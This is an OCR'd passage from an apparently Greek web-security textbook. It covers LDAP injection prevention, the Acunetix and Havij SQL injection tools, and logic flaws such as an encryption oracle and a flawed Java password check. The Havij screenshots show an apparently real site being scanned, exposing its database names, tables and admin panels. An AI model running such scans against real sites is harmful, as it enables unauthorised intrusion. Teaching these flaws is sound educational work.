
"Η εύρεση Ατέλειες LDAP Injection"

Η άκυρη εισαγωγή σε λειτουργία **LDAP** συνήθως δεν οδηγεί σε ένα ενημερωτικό μήνυμα λάθους . Σε γενικές γραμμές , τα στοιχεία που είναι στη διάθεσή μας στη διάγνωση ευπάθειας περιλαμβάνουν τα αποτελέσματα που επιστρέφονται από μια λειτουργία αναζήτησης και της εμφάνισης σφάλματος , όπως ένα **HTTP** κωδικό κατάστασης **500** .


"Πρόληψη LDAP Επιθέσεων"

Εάν είναι απαραίτητο να εισάγουμε στην είσοδο του χρήστη ένα ερώτημα LDAP , αυτή η λειτουργία θα πρέπει να εκτελείται μόνο σε απλά αντικείμενα δεδομένων που μπορούν να υποβληθούν σε αυστηρή επικύρωση των εισροών . Η είσοδος του χρήστη θα πρέπει να ελέγχεται έναντι μιας λευκής λίστας αποδεκτών χαρακτήρων , οι οποίοι θα πρέπει ιδανικά να περιλαμβάνει μόνο αλφαριθμητικούς χαρακτήρες . Χαρακτήρες που μπορούν να χρησιμοποιηθούν για να παρέμβουν στο ερώτημα **LDAP** πρέπει να αποκλειστούν, περιλαμβάνοντας **( ) ? , * | &** = και το null byte .


Ένα πρόγραμμα με το οποίο μπορούμε να πραγματοποιήσουμε **SQL injections** είναι το **acunetix** . Σε αυτό το πρόγραμμα χρησιμοποιείται ένα αρχικό **URL** μιας σελίδας στην οποία θα πραγματοποιήσουμε τη συγκεκριμένη επίθεση . Η σελίδα αυτή μπορεί να είναι οποιαδήποτε , επειδή όμως η έκδοση μας είναι πειραματική , η σελίδα που θα έχουμε ως στοχο θα είναι μία από αυτές που μας παρέχει το πρόγραμμα . Πατάμε λοιπόν να αρχίσει η επίθεση και όπως βλέπουμε παρακάτω μόλις τελειώσει μας παρουσιάζεται το πρόβλημα , το οποίο αφορά μια μεταβλήτή της βάσης , το **id** ,




Το πρόβλημα που προέκυψε αφορά το είδος της μεταβλητής το οποίο έπετια από την επίθεση άλλαξε από **integer** σε **string** , έτσι προκύπτει σφάλμα κατά την εκτέλεση του **query** στη βάση όπως βλέπουμε στην εικόνα




Έτσι λοιπόν για να διορθώσουμε το συγκεκριμένο σφάλμα , αυτό που έχουμε να κάνουμε είναι να διορθώσουμε την τιμή της μεταβλητής όπως και γίνεται παρακάτω




Και τελικώς θα έχουμε το επιθυμητό αποτέλεσμα , δηλαδη τη βάση να δουλεύει σωστά




Ένα άλλο πρόγραμμα που πραγματοποιεί **SQL injections** είναι το **havij .** Η συγκεκριμένη εφαρμογή δεν μας παρέχει μόνο τη δυνατότητα να προκαλεσουμε αλλοίωση σε βάση αλλά και να μάθουμε οποιαδήποτε πληροφορία βρίσκεται σε αυτή . Αρχικά τοποθετούμε και εδώ το **URL** της σελίδας που θέλουμε και αρχίζουμε το **scan** .




Μόλις τελειώσει η αναζήτηση μπορούμε να δουμε τη βάση δεδομενών , τους πίνακες της και τα στοιχεία των στηλών της κάθε καταχώρησης .


Havij
Target:
http://www.ath-elite.com.au/trainers.php?id=25
Analyze
Pause
Keyword:
Auto Detect
Syntax:
Auto Detect
Database:
Auto Detect
Method:
GET
Type:
Auto Detect
Load
Save
Post Data:
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Stop
Get DBs
Get Tables
Get Columns
Get Data
Save Tables
Save Data
athelite_athelitedb
content
news
newspics
trainers
trainerspics
training
trainingpics
information_schema
CHARACTER_SETS
CLIENT_STATISTICS
COLLATIONS
Use Group_Concat (MySQL Only)
All in one request.
Force to use it
Clear list on get
Status:
I'm IDLE
Clear Log
Data Base Found: information_schema
Data Base Found: athelite_athelitedb
Count(table_name) of information_schema.tables where table_schema=0x617468656C6974655
Tables found: content,news,newspics,trainers,trainerspics,training,trainingpics
Count(table_name) of information_schema.tables where table_schema=0x617468656C6974655
Tables found: content,news,newspics,trainers,trainerspics,training,trainingpics
Count(table_name) of information_schema.tables where table_schema=0x696E666F726D6174
Tables found: CHARACTER_SETS,CLIENT_STATISTICS,COLLATIONS,COLLATION_CHARACTER_SET_APPI



Όμως το πιο χρήσιμο στοιχειο που μας δίνει είναι η εύρεση καταχωρήσεων ατόμων με δικαιώματα διαχειριστή .


Havij
Target:
http://www.ath-elite.com.au/trainers.php?id=25
Keyword:
Auto Detect
Syntax:
Auto Detect
Database:
Auto Detect
Method:
GET
Type:
Auto Detect
Post Data:
Analyze
Pause
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Path to search:
http://www.ath-elite.com.au/
Success res:
200,500,301,3
Failure res:
400,401,404
Web Apps:
php,asp
Time out:
10
Threads:
5
Retries:
1
Start
Found Pages:
Page
Response
http://www.ath-elite.com.au/controlpanel/
301 Moved Permanently
http://www.ath-elite.com.au/cpanel/
301 Moved Permanently
http://www.ath-elite.com.au/kpanel/
301 Moved Permanently
Status:
I'm IDLE
Clear Log
Job Canceled!
Count(*) of athelite_athelitedb.trainers is 2
Data Found: id=25
Data Found: id=28
Finding admin page: http://www.ath-elite.com.au/
Page Found: http://www.ath-elite.com.au/controlpanel/
Page Found: http://www.ath-elite.com.au/cpanel/
Page Found: http://www.ath-elite.com.au/kpanel/
Job Finished

Κεφάλαιο 9

Επιθέσεις στη Λογική των Εφαρμογών

"Η φύση των ατέλειών Λογικής"

Οι συγκεκριμένες αδυναμίες ποικίλουν . Κυμαίνονται από απλά σφάλματα που εκδηλώνονται σε κάποιες γραμμές κώδικα , με αποτέλεσμα πολύπλοκα τρωτά σημεία να προκύπτουν από τη διαλειτουργικότητα των διαφόρων βασικών στοιχείων της εφαρμογής . Σε ορισμένες περιπτώσεις , μπορεί να είναι προφανή και εύκολο να ανιχνευθούν. Σε άλλες περιπτώσεις , μπορεί να είναι εξαιρετικά λεπτά και μπορεί να ξεφύγουν ακόμη και την πιο αυστηρή αναθεώρηση κώδικα ή δοκιμή. Σε αντίθεση με άλλες κωδικοποίησης ροών όπως της SQL επίθεσης ή cross-site scripting , η κοινή " υπογραφή" δεν συνδέεται με τη ροή . Χαρακτηριστικό είναι ότι η λογική υλοποιείται εντός της εφαρμογής και μπορεί να είναι ελαττωματική ορισμένες φορές. Τα τελευταία χρόνια , η συχνότητα και η σοβαρότητα ορισμένων κατηγοριών ευπάθειών έχουν μειώθεί αισθητά .

"Real-World Ατέλειες Λογικής"

Ο καλύτερος τρόπος για να μάθει κάποιος τη λογική μιας εφαρμογής δεν είναι η θεωρητική γνώση των πραγμάτων, αλλά με το να εξοικειωθεί με ορισμένα πραγματικά παραδείγματα . Παρόλο που οι μεμονωμένες περιπτώσεις λογικής σε ροές διαφέρουν σημαντικά , μοιράζονται πολλά κοινά θέματα .

"Η τοποθέτηση της Oracle"

Οι συγγραφείς έχουν βρει μηχανισμούς εύρεσης κρυπτογράφησης ροών σε πολλούς διαφορετικούς τύπους εφαρμογών . Έχουν χρησιμοποιηθεί σε πολυάριθμες επιθέσεις ,σε πιστοποιήσεις αποκρυπτογράφησης τομέα του λογισμικού εκτύπωσης για να σπάσει το cloud computing .

" Λειτουργικότητα"

Η εφαρμογή υλοποιεί μια λειτουργία υπενθύμισης σύμφωνα με την οποία ένας χρήστης θα αποφεύγει πληκτρολόγηση των στοιχείων στην εφαρμογή σε κάθε επίσκεψη του με τον ορισμό στην εφαρμογή ενός μόνιμου cookie από το πρόγραμμα περιήγησης . Αυτό το cookie προστατεύεται από αλλοίωση ή αποκάλυψη από έναν αλγόριθμο κρυπτογράφησης που είχε τρέξει πάνω από μια σειρά που αποτελείται από το όνομα , το αναγνωριστικό χρήστη , και τα δεδομένα για να εξασφαλίζεται ότι η τιμή ήταν μοναδική και δεν μπορούσε να προβλεφθεί . Για να εξασφαλιστεί ότι δεν θα μπορούσε να είναι αναπαραχθείσα από έναν εισβολέα που απέκτησε πρόσβαση. Αυτό το cookie θεωρείται μια ισχυρή λύση για την προστασία ενός ευπαθούς κομματιού της απαιτούμενης λειτουργικότητας.

"Η υπόθεση"

Οι προγραμματιστές αρχικά αποφάσισαν ότι επειδή το cookie του ονόματος χρήστη είχε σημαντικά λιγότερη αξία σε έναν εισβολέα από το cookie RememberMe , μπορεί επίσης να χρησιμοποιηθεί ο ίδιος αλγόριθμος κρυπτογράφησης για να το προστατεύσει . Ένας χρήστης μπορεί να καθορίσει το ψευδώνυμό του και να το δεί στην οθόνη . Αυτό έδωσε κατά λάθος σε χρήστες πρόσβαση στη λειτουργία κρυπτογράφησης (και κλειδί κρυπτογράφησης) που χρησιμοποιούνται για την προστασία της λειτουργίας RememberMe .

"Παράδειγμα 1^{ο} επίθεσης"

Σε μια απλή επίθεση , ένας χρήστης παρέχει την κρυπτογραφημένη τιμή του RememberMe του στη θέση του κρυπτογραφημένο cookie ψευδώνυμου . Κατά την εμφάνιση του ονόματος οθόνης πίσω στο χρήστη , η εφαρμογή θα μπορούσε να αποκρυπτογραφήσει την τιμή , να ελέγξει ότι αποκρυπτογράφηση δούλεψε , και στη συνέχεια να εκτυπώσει το αποτέλεσμα στην οθόνη . Αυτό είχε ως αποτέλεσμα το ακόλουθο μήνυμα :

Καλώς ήρθατε , marcus | 734 | 192.168.4.282750184

Στην συγκεκριμένη περίπτωση ένας εισβολέας θα μπορούσε να έχει πρόσβαση στη λίστα με τα περιεχόμενα , συμπεριλαμβανομένων ένα όνομα χρήστη και διεύθυνση IP . Επειδή όμως ο κωδικός φυλάγεται σε cookies , δεν υπήρχε άμεσος τρόπος να ενεργεί στις πληροφορίες που λαμβάνονται .
Το πραγματικό πρόβλημα προέκυψε από το γεγονός ότι οι χρήστες θα μπορούσαν να καθορίσουν τα screen names τους . Ως αποτέλεσμα, ένας χρήστης θα μπορούσε να επιλέξει αυτό το όνομα στην οθόνης , για παράδειγμα:

admin | 1 | 192.168.4.282750184

Όταν ο χρήστης συνδεθεί μια φορά και συνδεθεί πάλι αργότερα, η εφαρμογή κρυπτογραφεί αυτή την αξία και την αποθηκεύει στο πρόγραμμα περιήγησης του χρήστη, όπως κρυπτογραφείται σε cookie το ψευδώνυμο .Ακόμα κι αν η κρυπτογράφηση ήταν **Triple-DES** , χρησιμοποιώντας ένα ισχυρό κλειδί και παρέχοντας προστασία από επιθέσεις αναπαραγωγής , η εφαρμογή θα μπορούσε να αξιοποιηθεί ως ένα « κέντρο εύρεσης κρυπτογράφησης " για να αποκρυπτογραφήσει και να κρυπτογραφήσει αυθαίρετες τιμές .

"Λειτουργία προσποίησης αλλαγής κωδικού πρόσβασης"

Η εφαρμογή υλοποιείται μια λειτουργία αλλαγής κωδικού πρόσβασης για τους τελικούς χρήστες .Εδώ απαιτείται από το χρήστη εισάγει στοιχεία για το όνομα χρήστη , τον υπάρχοντα κωδικό πρόσβασης , το νέο κωδικό πρόσβασης , και ένα έμπιστο νέο κωδικό πρόσβασης . Υπάρχει , επίσης , μια λειτουργία αλλαγής κωδικού πρόσβασης για χρήση από τους διαχειριστές . Αυτό τους επιτρέπει να αλλάξουν τον κωδικό πρόσβασης του κάθε χρήστη χωρίς την παροχή των υφιστάμενων τον κωδικών πρόσβασης . Οι δύο λειτουργίες υλοποιούνται εντός του ίδιου server-side script .

"Η υπόθεση"

Το interface client-side που παρουσιάζεται στους χρήστες και τους διαχειριστές διαφέρει σε ένασημείο : η διεπαφή του διαχειριστή δεν περιέχει πεδίο εισαγωγής για τον υπάρχον κωδικό πρόσβασης . Η server - side εφαρμογή στην επεξεργασία μιας αίτησης αλλαγής κωδικού πρόσβασης, χρησιμοποιεί τη παρουσία ή την απουσία της υπάρχουσας παραμέτρου κωδικό πρόσβασης για να αναφέρει εάν το αίτημα ήταν από ένα διαχειριστή ή έναν απλό χρήστη . Με άλλα λόγια , υπέθετει ότι οι απλοί χρήστες πάντα παρέχουν μια υπάρχουσα παράμετρο του κωδικού πρόσβασης .
Για παράδειγμα :

String existingPassword = request.getParameter (" existingPassword ") ;

```
if ( null == existingPassword )
{
trace ( " Παλιός κωδικός δεν παρέχεται , πρέπει να είστε διαχειριστής " ) ;
return true ;
}
else
{
trace ( " Επαλήθευση παλιού κωδικού πρόσβασης χρήστη " ) ;
...
```

"Παράδειγμα 2^{ο} επίθεσης"

